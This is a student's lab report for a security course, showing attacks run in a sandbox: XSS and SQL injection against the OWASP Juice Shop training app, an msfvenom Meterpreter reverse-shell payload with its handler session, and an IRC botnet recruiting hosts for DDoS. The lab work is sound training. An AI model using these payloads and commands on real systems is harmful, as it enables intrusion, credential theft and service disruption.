Assessing Common Attack Vectors (4e)

Fundamentals of Information Systems Security, Fourth Edition - Lab 06

Student:	Email:
Patrick Kierzkowski	pxk405@francis.edu


Time on Task:	Progress:
21 hours, 48 minutes	100%

Report Generated: Monday, July 7, 2025 at 9:50 PM

Section 1: Hands-On Demonstration

Part 1: Perform an Injection Attack

11. **Make a screen capture** showing the **DOM XSS dialog box**.



Assessing Common Attack Vectors (4e)
vWorkstation
2024-10-22 11:27:06
Patrick Kierzkowski

juiceshop.com/#/search?q=<iframe src%3D"javascri


It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

You successfully solved a challenge: DOM XSS (Perform a DOM XSS attack with <iframe src="javascript:alert(`xss`)">.)

juiceshop.com

xss

21. **Make a screen capture** showing the **successful admin login**.



Assessing Common Attack Vectors (4e)
vWorkstation
2024-10-22 11:33:26
Patrick Kierzkowski

juiceshop.com/#/search

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back! Refresh Firefox...

You successfully solved a challenge: DOM XSS (Perform a DOM XSS attack with <iframe src="javascript:alert(`xss`)">.)

You successfully solved a challenge: Error Handling (Provoke an error that is neither very gracefully nor consistently handled.)


You successfully solved a challenge: Login Admin (Log in with the administrator's user account.)

```
Status  Meth...  Domain        File                  Initiator          Type   Transferred  Size
304     GET      juiceshop.c...  green_smoothie.jpg  vendor-es2018....  jpeg   cached       15.54...
304     GET      juiceshop.c...  permafrost.jpg      vendor-es2018....  jpeg   cached       98.71...
304     GET      juiceshop.c...  lemon_juice.jpg     vendor-es2018....  jpeg   cached       16.64...
304     GET      juiceshop.c...  melon_bike.jpeg     vendor-es2018....  jpeg   cached       21.02...
304     GET      juiceshop.c...  fan_facemask.jpg    vendor-es2018....  jpeg   cached       26.30...
28 requests   349.42 kB / 5.17 kB transferred   Finish: 3.15 min
```

```
JSON
    errno: 1
    code: "SQLITE_ERROR"
    sql: "SELECT * FROM Users WHERE email = '' AND password =
        'd9729feb74992cc3482b350163a1a010' AND deletedAt IS NULL"
  sql: "SELECT * FROM Users WHERE email = '' AND password =
      'd9729feb74992cc3482b350163a1a010' AND deletedAt IS NULL"
```

```
POST http://juiceshop.com/rest/user/login                [HTTP/1.1 500 Internal Server Error 96ms]
```

26. **Make a screen capture** showing the **successful Reflected XSS injection**.



Assessing Common Attack Vectors (4e)
vWorkstation
2024-10-22 11:39:04
Patrick Kierzkowski

juiceshop.com/#/track-result?id=<iframe src%3D"ja

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back! Refresh Firefox...

You successfully solved a challenge: Reflected XSS (Perform a reflected XSS attack with <iframe src="javascript:alert(`xss`)">.)

Search Results -

Expected Delivery


Ordered products

Product	Price	Quantity	Total Price

Bonus Points Earned: {{bonus}}

(The bonus points from this order will be *added 1:1 to your wallet ¤-fund* for future purchases!)

42. **Make a screen capture** showing the **user with the @owasp.org email**.




juiceshop.com/rest/products/search?q=')) UNION SELEC 4,5,6,7,8,9 FROM Users--

Assessing Common Attack Vectors (4e)
vWorkstation
2024-10-22 12:00:32
Patrick Kierzkowski

```
    deletedAt:     9
  ▼ 24:
    id:            13
    name:          "OWASP Juice Shop Iron-Ons (16pcs)"
  ▼ description:   "Upgrade your clothes with washer safe <a href=\"https://www.stickeryou.com/products/owasp-juice-shop/794\" target=\"_blank\">iron-ons</a> of the OWASP Juice Shop or CTF Extension logo!"
    price:         14.99
    deluxePrice:   14.99
    image:         "iron-on.jpg"
    createdAt:     "2024-10-22 15:15:21.074 +00:00"
    updatedAt:     "2024-10-22 15:15:21.074 +00:00"
    deletedAt:     null
  ▼ 25:
    id:            13
    name:          "bjoern@owasp.org"
    description:   "9283f1b2e9669749081963be0462e466"
    price:         4
    deluxePrice:   5
    image:         6
    createdAt:     7
    updatedAt:     8
    deletedAt:     9
  ▼ 26:
    id:            14
    name:          "OWASP Juice Shop Magnets (16pcs)"
  ▼ description:   "Your fridge will be even cooler with these OWASP Juice Shop or CTF Extension logo <a href=\"https://www.stickeryou.com/products/owasp-juice-shop/794\" target=\"_blank\">magnets</a>!"
    price:         15.99
    deluxePrice:   15.99
    image:         "magnets.jpg"
    createdAt:     "2024-10-22 15:15:21.074 +00:00"
    updatedAt:     "2024-10-22 15:15:21.074 +00:00"
    deletedAt:     null
  ▼ 27:
    id:            14
    name:          "chris.pike@juice-sh.op"
    description:   "10a783b9ed19ea1c67c3a27699f0095b"
    price:         4
    deluxePrice:   5
```

Part 2: Perform a Malware Attack


6. **Make a screen capture** showing the **msfvenom output**.



Assessing Common Attack Vectors (4e)
AttackLinux01
2024-10-24 11:27:38
Patrick Kierzkowski

```
┌──(kali㉿kali)-[~]
└─$ mkdir payloads

┌──(kali㉿kali)-[~]
└─$ cd payloads

┌──(kali㉿kali)-[~/payloads]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=202.20.2.4 LPORT=4444
-f exe -o malwarePayload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
ayload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: malwarePayload.exe

┌──(kali㉿kali)-[~/payloads]
└─$ 
```

23. **Make a screen capture** showing the **Opening malwarePayload.exe dialog box**.



Assessing Common Attack Vectors (4e)
AttackLinux01
2024-10-26 21:22:29
Patrick Kierzkowski

OWASP Juice Shop

About Us

Corporate History & Policy

Opening malwarePayload.exe

You have chosen to open:

malwarePayload.exe

which is: DOS/Windows executable (7.0 KB)
from: http://202.20.2.4:8080


What should Firefox do with this file?

● Open with Engrampa Archive Manager (default)

○ Save File

□ Do this automatically for files like this from now on.

36. **Make a screen capture** showing the **output of the sysinfo command**.




Assessing Common Attack Vectors (4e)
AttackLinux01
2024-10-26 21:27:57
Patrick Kierzkowski

```
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 202.20.2.4
lhost => 202.20.2.4
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 202.20.2.4:4444
[*] Sending stage (200262 bytes) to 201.10.1.1
[*] Meterpreter session 1 opened (202.20.2.4:4444 -> 201.10.1.1:29499 ) at 2024-
10-26 21:26:28 -0400

meterpreter > getuid
Server username: VWORKSTATION\Administrator
meterpreter > sysinfo
Computer        : VWORKSTATION
OS              : Windows 2016+ (10.0 Build 20348).
Architecture    : x64
System Language : en_US
Domain          : SECURELABSONDEM
Logged On Users : 7
Meterpreter     : x64/windows
meterpreter > 
```

Section 2: Applied Learning


Part 1: Perform a Distributed Denial-of-Service Attack

25. **Make a screen capture** showing the **newly recruited hosts**.



```
 Try to take over the world...
22:18 < alfred_deborouter> 23/tcp open  telnet
22:18 < alfred_deborouter>
22:18 < alfred_deborouter> Nmap done: 256 IP addresses (6 hosts up) scanned in
                           28.20 seconds
22:18 < alfred_deborouter>
22:19 < kali> .recruit alfred_deborouter
22:19 < alfred_deborouter> Searching for signs of unintelligent life...
22:19 < alfred_deborouter> ...found, left a calling card.
22:19 -!- Irssi: Join to #c2 was synced in 233 secs
22:19 -!- COMM1984 [COMM1984@204.40.4.46] has joined #c2
22:20 -!- LINKST-rt65 [LINKST-rt65@204.40.4.36] has joined #c2
22:20 -!- Satari102 [Satari102@204.40.4.16] has joined #c2
22:20 -!- qUAKe2600 [qUAKe2600@204.40.4.26] has joined #c2
22:21 < kali> .muster
22:21 < TargetLinux02> Ready to morph
22:21 < alfred_deborouter> Let us have a go
22:21 < TargetPi> Let us have a go
22:21 < COMM1984> Ready to morph
22:21 < LINKST-rt65> Let us have a go
22:21 < Satari102> Ready to rumble
22:21 < qUAKe2600> Let us have a go
 [22:22] [kali] [2:debnet/#c2] [Act: 1]
[#c2]
```

28. **Make a screen capture** showing the **drisst.org webpage**.




Assessing Common Attack Vectors (4e)
AttackLinux01
2024-10-26 22:23:21
Patrick Kierzkowski

The DRISST project.

[illegible]

This project is the intellectual property of the Government of Narnia. If you would like to support it, please vote for platforms supporting fund allocation to DRISST and its affiliated projects

33. **Make a screen capture** showing the **failed connection to drisst.org**.



